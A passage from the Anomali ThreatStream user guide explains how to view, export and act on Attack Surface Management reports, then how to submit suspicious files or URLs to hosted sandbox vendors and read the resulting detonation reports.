To access generated ASM reports, navigate to **ThreatStream > Analyze > Attack Surface Management > Reports**.



1 Filter Options: Reports are displayed based on the time they were created. You can choose to display reports created over the last 30 days, 60 days, 90 days, 6 months, 12 months, or a custom time range.

2 Report: Reports generated for your organization. Click a report to view the details. See ["Viewing Attack Surface Management Report Details"](#) on page 865 for more information.

3 Domains: Number of discovered domains.

4 IPs: Number of discovered IP addresses.

5 CVEs: Number of discovered CVEs.

6 Open Ports: Number of discovered open ports.

7 Created: Date and time when an ASM report was created.

8 Table Settings: Select the columns you want to be displayed. By default, all columns—Report, Domains, IPs, CVEs, Open Ports, Created—are visible. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality, specify the number of rows to be displayed per page, and enable/disable horizontal scrolling.

Table Settings

Column Position & Visibility

- ☒ Report
- ☒ Domains
- ☒ IPs
- ☒ CVEs
- ☒ Open Ports
- ☒ Created

Rows per page: 25

Horizontal Scrolling: ☐

- 9** Number of issues identified in the latest report for the metrics that are not displayed as widgets. Red numbers indicate the upward trend, green numbers indicate the downward trend, and blue numbers indicate the stable trend of the reported issues.
- 10** Widgets displaying metric trends over the period of time selected in the Filter Options.
- 11** **Settings:** Select the metrics you want to be displayed as trending widgets. The following widgets are available for selection:

- **Attack Surface Grade:** Displays an overall attack surface grade for the organization and metric trend over the period of time selected in the Filter Options. The widget is displayed by default. See [Attack Surface Grade](#) for details.



Note: If data is insufficient for generating a grade, the Attack Surface Grade widget displays a dash (-).

- **End of Life Software:** Displays the End of Life Software metric trend over the period of time selected in the Filter Options. Hover over the point of time on the trend line to see the date and number of End of Life instances. The widget is displayed by default.
- **Unreachable Assets:** Displays the Unreachable Assets metric trend over the period of time selected in the Filter Options. Hover over the point of time on the trend line to see the date and number of unreachable assets. The widget is displayed by default.
- **CVEs with Documented Exploits:** Displays the CVEs with Documented Exploits metric trend over the period of time selected in the Filter Options. Hover over the point of time on the trend line to see the date and number of exploitable CVEs. The widget is displayed by default.
- **Total Internet Facing Entities:** Displays the Internet Facing Entities metric trend over the period of time selected in the Filter Options. Hover over the point of time on the trend line to see the date and number of Internet facing entities.
- **Expired Certificates:** Displays the Expired Certificates metric trend over the period of time selected in the Filter Options. Hover over the point of time on the trend line to see the date and number of expired certificates.

- **Total CVEs:** Displays the CVEs metric trend over the period of time selected in the Filter Options. Hover over the point of time on the trend line to see the date and number of CVEs.
- **SSH Services:** Displays the SSH Services metric trend over the period of time selected in the Filter Options. Hover over the point of time on the trend line to see the date and number of SSH services running.
- **Open Ports:** Displays the Open Ports metric trend over the period of time selected in the Filter Options. Hover over the point of time on the trend line to see the date and number of open ports.

12 Export PDF: Export selected widgets to a PDF file. See ["Exporting Attack Surface Management Data" on page 856](#) for details.

From the Reports tab of the Attack Surface Management page, you can take the following actions:

- Access asset inventory. See ["Viewing Asset Inventory" on page 843](#) for details.
- Configure report settings. See ["Configuring Attack Surface Management Settings" on page 832](#) for details.
- Access details of reports. See ["Viewing Attack Surface Management Report Details" on the next page](#) for more information.
- Delete reports. See [Deleting Reports](#) for details.
- Download reports in the HTML file format. See [Downloading Reports](#) for details.

To delete a report:



Note: You must have Org Admin privileges to delete ASM reports.

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click the Reports tab.
3. Select the ASM report you want to delete.

4. Click **Delete**.

1 Item Selected						Download Delete
REPORT	DOMAINS	IPS	CVES	OPEN PORTS	CREATED	
☐ Report 09 - 01 Mar 2023	2	76	0	65	01 Mar 2023 15:47	
☒ Report 09 - 01 Mar 2023	1	76	0	65	01 Mar 2023 13:00	

To download an ASM report in the HTML file format:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click the Reports tab.
3. Select the report you want to download.
4. Click **Download**.

1 Item Selected						Download Delete
REPORT	DOMAINS	IPS	CVES	OPEN PORTS	CREATED	
☐ Report 09 - 01 Mar 2023	2	76	0	65	01 Mar 2023 15:47	
☒ Report 09 - 01 Mar 2023	1	76	0	65	01 Mar 2023 13:00	

Alternatively, you can download reports from report details pages. See ["Viewing Attack Surface Management Report Details" below](#) for more information.

Viewing Attack Surface Management Report Details

On ASM report details pages, you can view details ASM results of previous scans. You can view ASM report details in the ThreatStream interface and in an HTML file.

["Viewing ASM Report Details in the ThreatStream Interface" below](#)

["Viewing ASM Report Details in an HTML File" on page 869](#)

["Using ASM Results" on page 873](#)

Viewing ASM Report Details in the ThreatStream Interface

An ASM report details page displays total counts of issues discovered during the scan.

To view ASM report details in the ThreatStream interface:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click the Reports tab.
3. Click the ASM report that you want to view.

The ASM report that opens includes the details described below.

[illegible]

1 Filter Options: Filter ASM details by Domains, IPs, IP Ranges, Cloud Service, Issue Type, Expired Certificates, CVEs, Open Ports, End of Life Software, Marked as Excluded, and the time when the IP addresses related to the domains or IP ranges configured for the ASM report were first seen.



Note: See "Assigning a Status to Asset Issues" on page 853 to learn the details about the assets marked as Excluded.

- 2 Risk Score:** Move the toggle or manually enter a number from 0 to 100 to filter assets by an Asset Risk Score. When a risk score is set, all assets that have a specified risk score or higher are displayed. See [Asset Risk Score](#) for details.
- 3 IP:** IP addresses of services, hosts, servers, domains, and other types of assets.
- 4 Original Domain/IP Range:** Domains names or IP ranges originally entered in the Settings. See ["Configuring Attack Surface Management Settings" on page 832](#) for details.
- 5 FQDN:** Names of discovered fully qualified domains.

6 Risk Score: Asset risk score. Click the risk score of your interest to see details. See [Asset Risk Score](#) for details.

Below is the example of the risk score details.



Risk Score Details	
57	There is 1 uncommon port open (22).
57	This risky service (SSH) should not be exposed to the internet.
57	There are 15 CVEs.
57	There are 10 medium-severity CVEs.
57	There are 3 high-severity CVEs.
57	There are 5 exploitable CVEs.
57	There is 1 low-severity CVE.
57	There is 1 critical CVE.

7 Cloud Service: Types of cloud services discovered. For example, AWS, Azure, Google Cloud.

8 No.Issue Type: Number of issue types discovered.


9 Expired Certificates: Discovered expired certificates.

10 CVEs: Discovered Common Vulnerabilities and Exposures (CVEs).

11 CVEs with Documented Exploits: Discovered CVEs with Documented exploits.

12 Open Ports: Discovered open ports. Click the port of your interest to view details.

Below is the example of the open ports details.



Open Port Details	
443,10100,80	Protocol: SSH
38040	
53	

13 SSH Services: Discovered SSH ports that are open.

14 End of Life Software: Instances of End of Life software discovered.


15 First seen: Date and time when the IP addresses were first seen by Anomali.

16 Last seen: Date and time when the IP addresses were last seen by Anomali.

17 Issues: To see issues associated with a particular IP address, click the corresponding arrow.

18 Table settings: Select the columns you want to be displayed. The following columns are hidden by default: Expired Certificates, CVEs, CVEs with Documented Exploits, Open Ports, SSH Services, and End of Life Software. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality,

specify the number of rows to be displayed per page, and enable/disable horizontal scrolling.



19 Export to CSV: Export ASM report details to a CSV file. See [Exporting ASM Report Details to a CSV File](#) for details.

20 Number of issues identified in the latest report for the metrics that are not displayed as widgets. Red numbers indicate the upward trend, green numbers indicate the downward trend, and blue numbers indicate the stable trend of the reported issues.

21 Widgets displaying trends of metrics over the period of time selected in the Filter Options. Red arrows indicate the upward trend, green arrows indicate the downward trend, and blue arrows indicate the stable trend of the metrics.

22 Settings: Select the metrics you want to be displayed as widgets. The following Report Summary widgets are available for selection:


- **Attack Surface Grade:** Displays an overall attack surface grade for the organization and metric trend over the period of time selected in the Filter Options. The widget is displayed by default. See [Attack Surface Grade](#) for details.



Note: If data is insufficient for generating a grade, the Attack Surface Grade widget displays a dash (-).

- **End of Life Software:** Displays the End of Life Software metric trend over the period of time selected in the Filter Options. The widget is displayed by default.
- **Unreachable Assets:** Displays the Unreachable Assets metric trend over the period of time selected in the Filter Options. The widget is displayed by default.

- **CVEs with Documented Exploits:** Displays the CVEs with Documented Exploits metric trend over the period of time selected in the Filter Options. The widget is displayed by default.
- **Total Internet Facing Entities:** Displays the Internet Facing Entities metric trend over the period of time selected in the Filter Options.
- **Expired Certificates:** Displays the Expired Certificates metric trend over the period of time selected in the Filter Options.
- **Total CVEs:** Displays the CVEs metric trend over the period of time selected in the Filter Options.
- **SSH Services:** Displays the SSH Services metric trend over the period of time selected in the Filter Options.
- **Open Ports:** Displays the Open Ports metric trend over the period of time selected in the Filter Options.



- 23 Export PDF:** Export widgets to a PDF file. See [Exporting Widgets to a PDF File](#) for details.
- 24 Download report:** Download the ASM report in the HTML file format.
- 25 Search Report:** Search for an asset by entering its IP address or other details related to it. The search is performed withing all table columns.

Viewing ASM Report Details in an HTML File

From an ASM report details page, you can also download an ASM report in the HTML file format to view unique counts of discovered issues and to drill down every issue. Duplicates are removed when the same issue is present in multiple assets.

To view ASM report details in an HTML file:


1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click the Reports tab.

3. Click the ASM report of your interest.
4. Click **Download report** in the top right corner of the page. The downloading process start immediately.

Alternatively, you can download selected reports from the Reports tab. See ["Accessing Attack Surface Management History" on page 861](#) for details.

5. Open the downloaded file to view the details of the ASM report.

Below is the example of the downloaded HTML ASM report. You can view the list of discovered issues within the selected category by clicking the **View Details** link.



1 Attack Surface Grade: An overall attack surface grade for the organization. See [Attack Surface Grade](#) for details.



Note: If data is insufficient for generating a grade, the Attack Surface Grade widget displays a dash (-).

2 Internet Facing Hosts: Number of Internet facing hosts discovered.

3 Unreachable Assets: Number of unreachable assets discovered.

4 SSH services: Number of SSH services discovered.

- 5 Open Ports:** Number of open ports discovered.
- 6 CVEs:** Number of detected common vulnerabilities and exposures that are listed in order of criticality on the category details page.
- 7 Exploitable CVEs:** Number of exploitable vulnerabilities and publicly available exploits.
- 8 End of Life Software:** Number of software that reached end of life.
- 9 Invalid Certificates:** Number of invalid certificates that require updating.
- 10 Full Report (CSV):** Click **Full Report (CSV)** to download a full version of the ASM report in the CSV file format.
- 11 Highly Targeted Assets:** (Available with Anomali Match Cloud subscription) Number of assets that are being highly targeted in your environment. This information is obtained using the telemetry information available through Anomali Match Cloud. This item in the report gives you an "inside-out" view of your exposed attack surface.
- 12 Actors Targeted Assets:** (Available with Anomali Match Cloud subscription) Number of actors that are or have been active in your environment and their targets. This information is obtained using the telemetry information available through Anomali Match Cloud. This item in the report gives you an "inside-out" view of your exposed attack surface.
- 13 Threat Bulletins Targeted Assets:** (Available with Anomali Match Cloud subscription) Number of threat bulletins with relevant matches to your assets and industry. This information is obtained using the telemetry information available through Anomali Match Cloud. This item in the report gives you an "inside-out" view of your exposed attack surface.
- 14 TTP Targeted Assets:** (Available with Anomali Match Cloud subscription) Number of Tactics, Techniques, and Procedures that are currently being used in your environment. This information is obtained using the telemetry information available through Anomali Match Cloud. This item in the report gives you an "inside-out" view of your exposed attack surface.

To learn what steps to take after viewing ASM report details, see ["Using ASM Results" below](#)

Using ASM Results

After viewing ASM data for your organization, consider taking the following steps:

- Verify that all Internet facing hosts are active and belong to your organization.
- Review unreachable assets such as domains or IP addresses that often belong to old DNS records and exposed to public networks. If private IP addresses detected, consider recording them on a private DNS.
- Verify that all critical services such as DNS, RDP, Telnet, MySQL and others are segregated from high risk systems, patched, and have security controls in place.
- Use standard ports for SSH services and consider renaming their hosts if a service name (SSH/FTP/SFTP) is used in the host names. This way, they will not be easily discovered by attackers.
- Verify that discovered open ports do not provide access to critical systems and data.
- Update or deprecate software that reached end of life.
- Update invalid certificates.

Chapter 21: Analyzing Malware with the ThreatStream Sandbox

This chapter covers the following topics:

Available Sandbox Services in ThreatStream	875
Submitting Malware for Detonation	875
Viewing Sandbox Reports	881
Importing Observables from a Sandbox Report	886
Exporting a Sandbox Report	887
Adding Sandbox Reports to Investigations	889
Editing Sandbox Report Visibility	890
Associating Intelligence Initiatives with a Detonation Report	891
Deleting a Sandbox Report	892
Activating Joe Sandbox	892
Activating VMRay	895
Activating Polyswarm	899
Troubleshooting Joe Sandbox Submissions	901

Malware analysis can be a lengthy and resource-intensive process when done manually. Additionally, analyzing malware on your primary systems (that hold your software and data) can compromise them. Sandboxes provide a secluded environment to run malware and review the results without compromising your primary systems.

ThreatStream provides a hosted sandbox that allows you to automatically analyze malware (files or URLs) and generates detailed reports of the findings. You can use these reports to determine the severity and impact of a particular malware on your organization. Using a sandbox for threat analysis enables you to focus your efforts only on malware samples that will severely impact your organization, thus saving you time and resources.

When you upload a malware file or URL, you can select whether the results of detonation should be available to everyone (Anomali Community), accessible to your organization only (My Organization), or shared with Trusted Circles.

Observables discovered and found to be malicious or suspicious during detonation can be imported to ThreatStream.

In addition to making sandbox submissions from the Sandbox list view page, you can email submissions to a phishing mailbox configured by your organization to

detonate submissions in the sandbox. For more information on configuring mailboxes, see ["Mailboxes for Receiving Observables" on page 105](#).



Note: Sandbox detonation results depend on many factors, including environment settings of the system used for detonation and the sample being used, and can vary even in cases where the same sample is used. If you have any sandbox related questions or concerns, please contact Anomali Support for further guidance.

Available Sandbox Services in ThreatStream

The following sandbox services are available to you:

Sandbox Service	Active by Default	# of default detonations once activated
Joe Sandbox via ThreatStream	No	2/day
Joe Sandbox via an Individual Subscription	No	Per your contract with Joe Sandbox
PolySwarm via an Individual Subscription	No	Per your contract with PolySwarm
VMRay via an Individual Subscription	No	Per your contract with VMRay

Submitting Malware for Detonation

Use the Sandbox feature to safely detonate suspicious files or URLs in an isolated environment and analyze their behavior. You can submit a file or a URL for analysis, selecting the vendor, target platform, and other submission parameters to fit your investigation needs. Once processed, results are compiled into a detailed sandbox report that helps you assess potential threats.

1. Navigate to **ThreatStream > Research > Sandbox**.
2. Click **New**.

3. Specify the following parameters in the ANALYZE IN SANDBOX dialog box:

Field	Definition
Add Your Detonation File	If you are submitting a file: - Click File Upload. - You can upload file in any format that is compatible with the Sandbox vendor you select. - The maximum size supported for the file is 50 MB. - Drag and drop the file into the window, or click browse to select a file to browse to the location of the file and select it. If detonating on Joe Sandbox or PolySwarm and the file is password protected, select File is encrypted and enter the password for the file. Passwords can contain letters and numbers only. Special characters are not supported. If you do not specify a password for uploaded files, Joe Sandbox attempts to open protected files with the default password—"infected".  Notes: - On PolySwarm, file password is supported only for .pdf and .zip files. - The VMRay sandbox service does not support password protected files. - When detonating a file containing QR code images on PolySwarm, select Yes under <i>Does this file contain any QR code images?</i> if you want to analyze URLs embedded in the QR codes. If you are submitting a URL:

Field	Definition
	a. Click URL. b. Enter the URL in the text box below.  Notes: ◦ The URL must not exceed 2,000 characters. ◦ Joe Sandbox does not support URL submissions on the macOS platform.
Select Vendor	Select the sandbox vendor to whom you want to make the submission.
Select Platform	Select the platform on which the submitted malware will be detonated.  Notes: ■ VMRay dynamically selects a detonation platform based on the submission you make. Therefore, this option is not available when making submissions to VMRay. ■ The list of available detonation platforms for Joe Sandbox activated via ThreatStream may differ from the list of available detonation platforms for Joe Sandbox activated via an individual subscription. PolySwarm supports selecting multi-platform selection.

Field	Definition
# of Detonations (Premium VMRay Subscriptions Only)	Specify the number of detonations you want VMRay to perform for the submission. If you specify 2 or 3, VMRay performs the detonations on different platforms. A Sandbox Report is created on ThreatStream for each detonation that returns results. Each detonation is treated as a submission toward your quota. Therefore, if VMRay detonates a submission on three different platforms, your number of remaining detonations is reduced by three. However, if you submit an archive file which contains multiple files, VMRay attempts to detonate each file and your number of remaining detonations is only reduced by one.
Import Observables	Select Import Observables if you want ThreatStream to create an import job for any observables discovered during detonation.  Note: This option may be disabled depending on how your Org Admin has configured your organization settings. See "Allow Observable Imports from Sandbox" on page 98 for more information.
PolySwarm Scan (PolySwarm Only)	Select Scan my artifacts if you want to submit your file or URL for a PolySwarm scan too.
Tags	Enter any tags you want to associate with the resulting Sandbox Report.

Field	Definition
Visibility	Select a Visibility setting—Anomali Community, My Organization, or Trusted Circles. If you selected Trusted Circles, check the Trusted Circles with which you want to share the report from the provided list.  Note: After detonation is complete, the visibility setting can only be edited to increase the visibility of the resulting sandbox report. Visibility can not be edited to restrict visibility of the sandbox report. As such, if you select Anomali Community during submission, you may not edit the visibility setting after detonation is complete.



Note: The number of submissions you can make in a 24-hour period varies between sandbox vendors. You can view the number of submissions you have left after selecting a vendor on the Analyze in Sandbox window. The count is displayed at the bottom of the window.

Visibility

☒ My Organization

☐ Trusted Circles

☐ Anomali Community

Intelligence Initiative

[Add Intelligence Initiative](#)

Remaining submissions for this 24 hour period: **2**

- Click **Add Intelligence Initiative** and select the Intelligence Initiative to associate with the submission. Click **Save**.

5. Click **Analyze**. The malware is submitted to the Sandbox. An entry is created on the Sandbox screen in Processing status.

177 Results								
DATE ADDED	SUBMISSION	VENDOR	PLATFORM	USER	VISIBILITY	INTELLIGENC...	STATUS	RESULT
28 Jun 2022 14:05	test.com	Joe Sandbox	Windows 7 (Offi...	administrator	My Organization		Processing	Benign

The status changes to Done after the submission is processed. Click the submission name to view the Sandbox Report.

177 Results								
DATE ADDED	SUBMISSION	VENDOR	PLATFORM	USER	VISIBILITY	INTELLIGENC...	STATUS	RESULT
28 Jun 2022 14:05	test.com	Joe Sandbox	Windows 7 (Offi...	administrator	My Organization		Done	Benign



Note: If you submitted an archive file, individual reports are generated for each file detonated by the sandbox service.

Viewing Sandbox Reports

You can access sandbox reports from the Sandbox page.

The screenshot displays the ThreatStream Sandbox interface. On the left, there are filter options categorized by Date, General, Visibility, Source, Vendor, Result, Status, Intelligence Initiatives, Users, and Platform. The main area shows a table of 21805 results. The table has columns for DATE ADDED, SUBMISSION, VENDOR, PLATFORM, USER, VISIBILITY, INTELLIGENCE INITIATIVE, STATUS, and RESULT. The interface includes a search bar at the top right and a 'New' button. Red numbered callouts (1-15) highlight specific features: 1. New button, 2. Search bar, 3. Filter Options, 4. Filter dropdown, 5. Export button, 6. Column visibility and pagination controls, 7. Date Added column, 8. Submission column, 9. Vendor column, 10. Platform column, 11. User column, 12. Visibility column, 13. Intelligence Initiative column, 14. Status column, 15. Result column.

DATE ADDED	SUBMISSION	VENDOR	PLATFORM	USER	VISIBILITY	INTELLIGENCE INITIATIVE	STATUS	RESULT
06 May 2024 22:07	https://tighthead-6b5beastwolf808.workers.dev/	Joe Sandbox	Windows 10 x64	qa@threatstream.com	My Organization		Done	Malicious
06 May 2024 22:06	https://www.anomali.com	Polyswarm	triage_windows10x64	qa@threatstream.com	My Organization		Errors	Unknown
06 May 2024 21:21	https://www.anomali.com	Polyswarm	TRIAGE WINDOWS 10	qa@threatstream.com	My Organization		Done	Benign
03 May 2024 08:05	4a9efa0454909d92d0ea904e5d90435e98f74e70b0e6...	Polyswarm	TRIAGE ANDROID 11	tech@threatstream.com	My Organization		Done	Suspicious
02 May 2024 23:48	Ucoz.com	Polyswarm	TRIAGE WINDOWS 10	tech@threatstream.com	My Organization		Done	Benign
02 May 2024 23:42	4dcf4a1f004906aed2e36fc96db1563249afa43ee25c6...	Polyswarm	TRIAGE WINDOWS 10	tech@threatstream.com	My Organization		Done	Benign
02 May 2024 23:38	4a9efa0454909d92d0ea904e5d90435e98f74e70b0e6...	Polyswarm	TRIAGE ANDROID 11	tech@threatstream.com	My Organization		Done	Malicious
02 May 2024 23:37	Medicare_Part_D_Notice.pdf	Polyswarm	TRIAGE WINDOWS 10	tech@threatstream.com	My Organization		Done	Benign
02 May 2024 17:53	http://tidewatermech.com/Invoice/	Polyswarm	WINDOWS10	tech@threatstream.com	My Organization		Done	Benign
01 May 2024 20:16	http://tidewatermech.com/Invoice/	Polyswarm	WINDOWS10	sjaiswal@anomali.com	My Organization		Done	Benign
01 May 2024 19:47	4a9efa0454909d92d0ea904e5d90435e98f74e70b0e6...	Joe Sandbox	Android 9	tech@threatstream.com	My Organization		Done	Malicious
01 May 2024 19:18	4a9efa0454909d92d0ea904e5d90435e98f74e70b0e6...	Polyswarm	ANDROID	tech@threatstream.com	My Organization		Done	Benign
01 May 2024 19:13	Imitire attack 11 enterprise-attack 2024-04-10T20_15...	Joe Sandbox	Windows 7	tech@threatstream.com	My Organization		Done	Benign
01 May 2024 18:51	twitter.com	Polyswarm	WINDOWS10	sjaiswal@anomali.com	My Organization		Done	Benign
01 May 2024 17:35	Medicare_Part_D_Notice.pdf	Polyswarm	WINDOWS10	tech@threatstream.com	My Organization		Done	Benign
01 May 2024 03:38	test123q1.com	Polyswarm	WINDOWS10	tech@threatstream.com	My Organization		Done	Benign
01 May 2024 03:06	somefakeurl.com	Polyswarm	WINDOWS10	sjaiswal@anomali.com	My Organization		Done	Benign
01 May 2024 01:53	fake2.com	Polyswarm	WINDOWS10	sjaiswal@anomali.com	My Organization		Done	Benign
01 May 2024 01:50	fakeurl.com	Polyswarm	WINDOWS10	sjaiswal@anomali.com	My Organization		Done	Benign
01 May 2024 00:17	abcd.com	Polyswarm	WINDOWS10	sjaiswal@anomali.com	My Organization		Done	Benign
30 Apr 2024 23:35	abcd.com	Polyswarm	WINDOWS10	sjaiswal@anomali.com	My Organization		Done	Benign
30 Apr 2024 23:13	abcd.com	Polyswarm	WINDOWS10	sjaiswal@anomali.com	My Organization		Done	Benign
30 Apr 2024 18:51	abcd.com	Polyswarm	WINDOWS10	sjaiswal@anomali.com	My Organization		Done	Benign
30 Apr 2024 18:42	http://www.yahoo.com	Joe Sandbox	Windows 7	tech@threatstream.com	My Organization		Done	Benign
30 Apr 2024 17:50	abcd.com	Joe Sandbox	Windows 7	sjaiswal@anomali.com	My Organization		Done	Benign

- 1 Create a new sandbox detonation. See ["Submitting Malware for Detonation" on page 875](#) for more information.
- 2 Search sandbox reports by keyword.
- 3 Filter sandbox reports by date, visibility, source, vendor, result, status, intelligence initiative, user, and platform. Select **Owned by My Organization** to display only sandbox detonations created by your organization. Select **Shared with My Organization** to display detonations created by other organizations. By default, only detonations created by your organization are displayed.
- 4 View selected filters.
- 5 Export selected reports in CSV format. See ["Exporting Sandbox Reports in CSV Format" on page 888](#).
- 6 Toggle which columns are visible, and the number of results displayed per page.
- 7 Date the sandbox submission was made.
- 8 Name of the submission.
- 9 Vendor that performed the detonation.
- 10 Platform on which the malware was detonated.



Note: If a detonation submitted to the PolySwarm sandbox includes a sandbox report and a scan, it will be reflected in the Platform column in the following format: <Platform> +Scan.

- 11** User who made the sandbox submission. This field is blank for sandbox detonations created by other organizations.
- 12** Visibility of the sandbox report—My Organization (private), Trusted Circles, or Anomali Community (public).
- 13** Intelligence Initiatives associated with the detonation.
- 14** Status of the sandbox report:
 - **Processing:** The sandbox is actively processing your submission and working to return a result.
 - **Done:** The sandbox has processed your submission and has returned a result.
 - **Errors:** The sandbox could not complete detonation due to an error. Error messages are displayed on the sandbox report.
 - **Inconclusive:** The sandbox could not return a result because dynamic detonation is not supported for the submitted file type. This status applies to VMRay detonations only.
- 15** Result of the sandbox report—Malicious, Benign, Suspicious, or Unknown.



Note: Unknown results indicate that there was an issue processing the sandbox detonation and the verdict is inconclusive. For more context, error messages are listed in the sandbox report.

To view a sandbox report:

1. Navigate to **ThreatStream > Research > Sandbox**.
2. Locate the sandbox report of interest and click the name of the submission.

177 Results								
DATE ADDED	SUBMISSION	VENDOR	PLATFORM	USER	VISIBILITY	INTELLIGENC...	STATUS	RESULT
28 Jun 2022 14:05	test.com	Joe Sandbox	Windows 7 (Offi...	administrator	My Organization		Done	Benign

Details of the report are displayed. Examine the details to determine next steps.

Information in a Sandbox Report

A typical sandbox analysis report on ThreatStream provides the following information:

- Report details such as the sandbox report ID, the platform on which the malware was detonated, report visibility, malware category, confidence score, malicious detections (PolySwarm only), the user who submitted the report, the timestamps for when the detonation started and completed, and the total duration of the detonation.



Note: The Malicious Detections section displays the number of malicious detections identified in the scan out of the total detections. For example, 2/8. Additional details can be viewed on the Scan Results tab.

- A slideshow or video recording of the steps taken to detonate the malware. The video recording include the download, playback speed and picture in picture options to let you review the detonation process at your own pace.
- Signatures of the malware.
- Dropped files created or written to disk during execution
- Startup overview showing how the sample attempts to persist or execute automatically when the system starts or a user logs in.
- Network and behavior analysis of the malware.
- Scan results (PolySwarm only).
- Report errors.



Note: PolySwarm reports display combined report data and scan results when both are included in a detonation. If one result succeeds and the other fails, both the successful data and the error message appear on the same page. If both fail,

both error messages are shown.

Sandbox generated the following error:
Usage limits exceeded

Scan generated the following error:
Usage limits exceeded

Sandbox / Sandbox Report /

Sandbox Report for https://anomali.com

SANDBOX REPORT ID

75190

- Other details about the sandbox report, such as whether the report is Anomali Community or My Organization.

Sandbox / Sandbox Report /

Sandbox Report for https://tight-bread-f6b5.beastwolf808.workers.dev/ SUSPICIOUS

Powered By POLYSLURM

Watch 0 Star 0 Like 0 Comment 0 Share

SANDBOX REPORT ID
75217

PLATFORM
Triage Ubuntu 22 + Scan

CLASSIFICATION CATEGORY
My Organization URL

CONFIDENCE
6/10

MALICIOUS DETECTIONS
0/0

SUBMITTED BY
Scraper_user

IMPORT SESSION
118646 (Ready to Review)

STARTED COMPLETED
13 Jan 2026 07:41 13 Jan 2026 07:43

DURATION
124 seconds

VISIBILITY
My Organization
Edit Visibility

EXPORT
PDF

INTELLIGENCE INITIATIVE
Add Intelligence Initiative

ADD INVESTIGATION
Add to investigation

Screenshots Dropped Files (2) **Startup Overview (75)** Signatures Network Analysis Scan Results Comments

Startup Overview (75)

Path: /usr/bin/xdg-open	
NAME	/usr/bin/xdg-open

Path: /usr/bin/dbus-send	
NAME	/usr/bin/dbus-send

Path: /usr/bin/dbus-launch	
NAME	/usr/bin/dbus-launch

Path: /usr/bin/dbus-daemon	
NAME	/usr/bin/dbus-daemon

Path: /usr/bin/grep	
NAME	/usr/bin/grep

Path: /usr/bin/xprop	
NAME	/usr/bin/xprop

Path: /usr/bin/grep	
NAME	/usr/bin/grep

Path: /usr/bin/xprop	
NAME	/usr/bin/xprop

Path: /usr/bin/grep	
NAME	/usr/bin/grep

Path: /usr/bin/uname	
NAME	/usr/bin/uname

If you selected **Import Observables** when you detonated the malware, an import session is automatically created for malware that is marked "Suspicious" or "Malicious." You can use this session to import malicious observables into ThreatStream. For malware classified as "Benign", an import session is not created. See ["Importing Observables from a Sandbox Report" below](#) for more information.

On Sandbox Report pages, you can also take the following actions:

